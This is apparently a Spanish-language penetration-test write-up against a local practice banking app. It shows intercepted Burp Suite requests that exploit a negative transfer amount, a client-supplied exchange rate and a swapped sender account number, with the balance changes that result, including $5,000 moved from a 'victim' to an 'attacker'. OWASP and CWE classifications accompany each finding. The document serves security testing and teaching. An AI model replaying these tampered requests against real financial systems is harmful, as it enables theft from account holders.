
Un atacante puede aprovechar esta falla lógica enviando un valor negativo en la solicitud de transferencia. En lugar de reducir su propio saldo, la lógica del servidor interpreta la transferencia negativa como un crédito al remitente, retirando dinero de la cuenta del destinatario o aumentando ilegítimamente el propio saldo del atacante.

Este tipo de error es común cuando las operaciones aritméticas con la entrada del usuario se realizan sin validación o verificación de tipos.


En **Details** podemos ver el **numero de cuenta** y el **saldo**.



Vamos a la pestaña **Transactions**.





Primero vemos que permite enviar 10 dólares a la misma cuenta, esto no debería de ser permitido, la petición se envió 2 veces.




Vemos que efectivamente el saldo incremento en 20 dólares ya que se envió la petición 2 veces.



Interceptando el botón de Details podemos ver la información desde el burpsuite.




Si enviamos un valor negativo a la misma cuenta esta también la resta, lo cual tampoco debería de permitirse.



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab shows a POST request to `/payment/transferthirdparties` with a JSON body containing `"senderAccountNumber": "USD17111352", "recipientAccountNumber": "USD17111352", "amount": -10`. The 'Response' tab shows a 200 OK response with a JSON body containing `"message": "Transfer successful"`.

Vemos el saldo nuevamente luego de enviar la petición con el valor negativo el cual se descontó.



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab shows a POST request to `/bank/account` with a JSON body containing `"userID": 3`. The 'Response' tab shows a 200 OK response with a JSON body containing `"message": "Account data retrieved successfully", "data": {"accountUSD": "USD17111352", "balanceUSD": 10010, "accountEUR": "EUR60727482", "balanceEUR": 10000}`.

💣 Impacto

Abuso de la lógica empresarial: los usuarios pueden manipular las transacciones para recibir dinero en lugar de enviarlo, lo que genera aumentos de fondos no autorizados.

Manipulación del tipo de cambio de divisas

🛡️ Categoría OWASP: A01:2021 - Control de acceso roto

🌿 Categoría CWE: CWE-345: Verificación insuficiente de autenticidad de datos

Cuando un usuario cambia dinero de USD a EUR, la interfaz incluye el tipo de cambio como parte de la carga útil de la solicitud. El backend confía en este valor sin verificarlo con una fuente confiable. Esto permite a los atacantes manipular el tipo de cambio, otorgándose ventajas monetarias injustas durante la conversión.

Por ejemplo, un usuario podría aumentar el valor de los EUR recibidos alterando la tasa en una solicitud interceptada, evitando la lógica prevista de la aplicación bancaria.

- Enviaremos dinero de la cuenta de atacante a la cuenta víctima (para esta prueba), pero por debajo vamos a modificar el rate (tasa) de cambio.

Transfer Type

Inter-Accounts (USD to EUR) Dolar a Euro

Source Account

USD17111352 Cuenta de atacante

Cuenta de Destino

EUR25036758 Cuenta víctima

Amount

2 Monto a enviar

Send Transaction

← Back to Home Page

Se cambia el rate o tasa de cambio a 5 para obtener mayores ganancias.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /payment/transfer HTTP/1.1 2 Host: 127.0.0.1:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJMcInVzZXJyZWllIjo1Y XRhY2FudGUiLCJ1c2VyVHlwZSI6MSwiYWFOIjoxNzg5MTUzNjIwLCJleHAiOiE3ODkxNTc yMjB9.9-phI4LFbqp7Bx4KV6b9iH-rVLgcXNX_SPLRdw6MxT8 9 Content-Length: 136 10 Origin: http://localhost:8000 11 Connection: keep-alive 12 Referer: http://localhost:8000/ 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: cross-site 16 Priority: u=0 17 18 { "senderAccountNumber":"USD17111352", "recipientAccountNumber":"EUR25036758", "amount":2, "currencyFrom":"USD", "currencyTo":"EUR", "rate":5 }</pre>				<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: * 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 33 6 ETag: W/"21-0unBQefFhZ3IOI37xmhBQNgQ0DQ" 7 Date: Fri, 11 Sep 2026 20:09:50 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11 { "message":"Transfer successful" }</pre>			

Inicialmente la victima tiene este saldo o balance en euros.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /bank/account HTTP/1.1 2 Host: 127.0.0.1:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJMcInVzZXJyZWllIjo1Y XRhY2FudGUiLCJ1c2VyVHlwZSI6MSwiYWFOIjoxNzg5MTUzNjIwLCJleHAiOiE3ODkxNTc yMjB9.9-phI4LFbqp7Bx4KV6b9iH-rVLgcXNX_SPLRdw6MxT8 9 Content-Length: 14 10 Origin: http://localhost:8000 11 Connection: keep-alive 12 Referer: http://localhost:8000/ 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: cross-site 16 Priority: u=0 17 18 { "userID": "4" }</pre>				<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: * 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 150 6 ETag: W/"96-N2P3CE7REAAcX0Mur2XUut+VllQ" 7 Date: Fri, 11 Sep 2026 20:09:55 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11 { "message":"Account data retrieved successfully", "data":{ "accountUSD":"USD29742707", "balanceUSD":10000, "accountEUR":"EUR25036758", "balanceEUR":10040 } }</pre>			

Luego de cambiar el rate y enviar la petición modificada volvemos a consultar el balance de la víctima vemos que este cuenta con más euros.

Request	Response
<pre>1 POST /bank/account HTTP/1.1 2 Host: 127.0.0.1:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJMSWVzZXJ1YVw1IiwiaWF0IjoxNzQ5MTUzNjIwLCJleHAiOiE3ODkxNTcyMjB9.9-phi4Lfbq7Bx4KV6b9iH-rVLgcXNX_SPLRdw8MxT8 9 Content-Length: 14 10 Origin: http://localhost:8000 11 Connection: keep-alive 12 Referer: http://localhost:8000/ 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: cross-site 16 Priority: u=0 17 { 18 "userID": "4" 19 }</pre>	<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: * 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 150 6 ETag: W/"96-AekLgmZLLfjvpbPwtD8axuKlz3E" 7 Date: Fri, 11 Sep 2026 20:30:58 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11 { 12 "message": "Account data retrieved successfully", 13 "data": { 14 "accountUSD": "USD29742707", 15 "balanceUSD": 10000, 16 "accountEUR": "EUR25036758", 17 "balanceEUR": 10050 18 } 19 }</pre>

💣 Impacto

Abuso de la lógica empresarial: permite a los usuarios explotar el sistema de intercambio para obtener más fondos de los que deberían recibir.

Permuta de Cuenta en Transferencias

🛡️ Categoría OWASP: A01:2021-Control de acceso roto

🌿 Categoría CWE: CWE-639 - Omisión de autorización mediante clave controlada por el usuario

Durante el proceso de transferencia, en el cuerpo de la solicitud se envían los parámetros "senderAccountNumber" y "recipientAccountNumber", correspondientes a la cuenta de origen (de donde se debitará el dinero) y a la cuenta de destino (donde se acreditará el dinero), respectivamente. El valor del parámetro "senderAccountNumber" se modificó reemplazando el número de cuenta del usuario autenticado con el número de cuenta de otro usuario. Como resultado, la transferencia se completó con éxito y los fondos no se debitaron de la cuenta del usuario autenticado, sino de la cuenta del otro usuario.

Atacante cuenta con \$9.993 en el saldo o balance de dólares antes del ataque.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /bank/account HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 127.0.0.1:3000				2 X-Powered-By: Express			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0				3 Access-Control-Allow-Origin: *			
4 Accept: application/json, text/plain, */*				4 Content-Type: application/json; charset=utf-8			
5 Accept-Language: en-US,en;q=0.5				5 Content-Length: 149			
6 Accept-Encoding: gzip, deflate, br				6 ETag: W/"95-zNYZq4L4LPf6H0YaWt3X7LTR3U"			
7 Content-Type: application/json				7 Date: Sat, 12 Sep 2026 02:45:24 GMT			
8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUoiOiJMSWVzZXJ1YmllIjoieYXRhY2FudGUiLCJ1c2VyVHlwZSI6Im9wIiwiaWF0IjoxNzY5MTUzNjIwLCJleHAiOiJlYm99.9-phI4LFbp7Bx4Kv6b9iH-rVLgcXNX_5PLRdw6MxT8				8 Connection: keep-alive			
9 Content-Length: 14				9 Keep-Alive: timeout=5			
10 Origin: http://localhost:8000				10			
11 Connection: keep-alive				11 {			
12 Referer: http://localhost:8000/				"message": "Account data retrieved successfully",			
13 Sec-Fetch-Dest: empty				"data": {			
14 Sec-Fetch-Mode: cors				"accountUSD": "USD1711352",			
15 Sec-Fetch-Site: cross-site				"balanceUSD": 9993,			
16 Priority: u=0				"accountEUR": "EUR60727482",			
17				"balanceEUR": 10000			
18 {				}			
"userID": "3"				}			
}							

Victima cuenta con \$10.000 antes del ataque.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /bank/account HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 127.0.0.1:3000				2 X-Powered-By: Express			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0				3 Access-Control-Allow-Origin: *			
4 Accept: application/json, text/plain, */*				4 Content-Type: application/json; charset=utf-8			
5 Accept-Language: en-US,en;q=0.5				5 Content-Length: 150			
6 Accept-Encoding: gzip, deflate, br				6 ETag: W/"96-AekLqmZllfjvptPwtd8axuKl3E"			
7 Content-Type: application/json				7 Date: Sat, 12 Sep 2026 02:45:54 GMT			
8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUoiOiJMSWVzZXJ1YmllIjoieYXRhY2FudGUiLCJ1c2VyVHlwZSI6Im9wIiwiaWF0IjoxNzY5MTUzNjIwLCJleHAiOiJlYm99.9-phI4LFbp7Bx4Kv6b9iH-rVLgcXNX_5PLRdw6MxT8				8 Connection: keep-alive			
9 Content-Length: 14				9 Keep-Alive: timeout=5			
10 Origin: http://localhost:8000				10			
11 Connection: keep-alive				11 {			
12 Referer: http://localhost:8000/				"message": "Account data retrieved successfully",			
13 Sec-Fetch-Dest: empty				"data": {			
14 Sec-Fetch-Mode: cors				"accountUSD": "USD29742707",			
15 Sec-Fetch-Site: cross-site				"balanceUSD": 10000,			
16 Priority: u=0				"accountEUR": "EUR25036758",			
17				"balanceEUR": 10050			
18 {				}			
"userID": "4"				}			
}							

Ingresamos la información de pago como si el atacante fuese a enviar \$5.000 dólares a la víctima.


The screenshot shows a transaction form with the following fields:

- Transfer Type:** A dropdown menu set to "To another user (USD to USD)".
- Source Account:** A text input field containing "USD17111352" with the label "Atacante" in red text to its right.
- Cuenta de Destino:** A text input field containing "USD29742707" with the label "Victima" in red text to its right.
- Amount:** A text input field containing "5000".
- Send Transaction:** A large green button at the bottom.


A red rectangular box highlights the "Source Account" and "Cuenta de Destino" fields.

Lo interceptamos y cambiamos las cuentas, ponemos la cuenta del atacante como destinatario y la cuenta de la víctima como cuenta origen (Como si la victima le fuera a enviar el dinero al atacante).

Dejamos que siga la petición.



Transferencia exitosa.



Al revisar la cuenta de la víctima vemos que ha disminuido en \$5.000 dólares.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /bank/account HTTP/1.1 2 Host: 127.0.0.1:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUoiOiJMSlVzZXJyZWllIjoieYXRhY2FudGUiLCJ1c2VyVHlwZSI6MSwiYWFOIjoxNzg5MTUzNjIwLCJleHAiOiJlE3ODkxNTEyMjB9.9-phI4LFbqp7Bx4KV6b9iH-rVLgcXNX_SPLRdw6MxT8 9 Content-Length: 14 10 Origin: http://localhost:8000 11 Connection: keep-alive 12 Referer: http://localhost:8000/ 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: cross-site 16 Priority: u=0 17 { 18 "userID": "4" 19 }</pre>				<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: * 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 149 6 ETag: W/"95-QkMH2tMooidxouN8FPrJAJVkaZI" 7 Date: Sat, 12 Sep 2026 02:52:54 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11 { 12 "message": "Account data retrieved successfully", 13 "data": { 14 "accountUSD": "USD29742707", 15 "balanceUSD": 5000, 16 "accountEUR": "EUR25036758", 17 "balanceEUR": 10050 18 } 19 }</pre>			

Y la cuenta del atacante incremento los \$5.000 dólares.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /bank/account HTTP/1.1 2 Host: 127.0.0.1:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUoiOiJMSlVzZXJyZWllIjoieYXRhY2FudGUiLCJ1c2VyVHlwZSI6MSwiYWFOIjoxNzg5MTUzNjIwLCJleHAiOiJlE3ODkxNTEyMjB9.9-phI4LFbqp7Bx4KV6b9iH-rVLgcXNX_SPLRdw6MxT8 9 Content-Length: 14 10 Origin: http://localhost:8000 11 Connection: keep-alive 12 Referer: http://localhost:8000/ 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: cross-site 16 Priority: u=0 17 { 18 "userID": "3" 19 }</pre>				<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: * 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 150 6 ETag: W/"96-hV/D/LmeqyFj5JkV2o2JkSHLLw" 7 Date: Sat, 12 Sep 2026 02:53:24 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11 { 12 "message": "Account data retrieved successfully", 13 "data": { 14 "accountUSD": "USD17111352", 15 "balanceUSD": 14993, 16 "accountEUR": "EUR60727482", 17 "balanceEUR": 10000 18 } 19 }</pre>			

Cabe resaltar que esto también funciona para la cuenta de un tercero, es decir, que podemos colocar la cuenta de una víctima para que le pague a una segunda víctima.

Impacto

El impacto de esta vulnerabilidad se considera crítico, ya que permite que un usuario, al realizar una transferencia, modifique el valor del parámetro correspondiente al número de cuenta de débito e inserte el número de cuenta de otro usuario, permitiendo que la transferencia continúe y los fondos sean debitados de una cuenta no autorizada.

Intercambio de cuenta no autorizado en transferencias de terceros mediante UUID

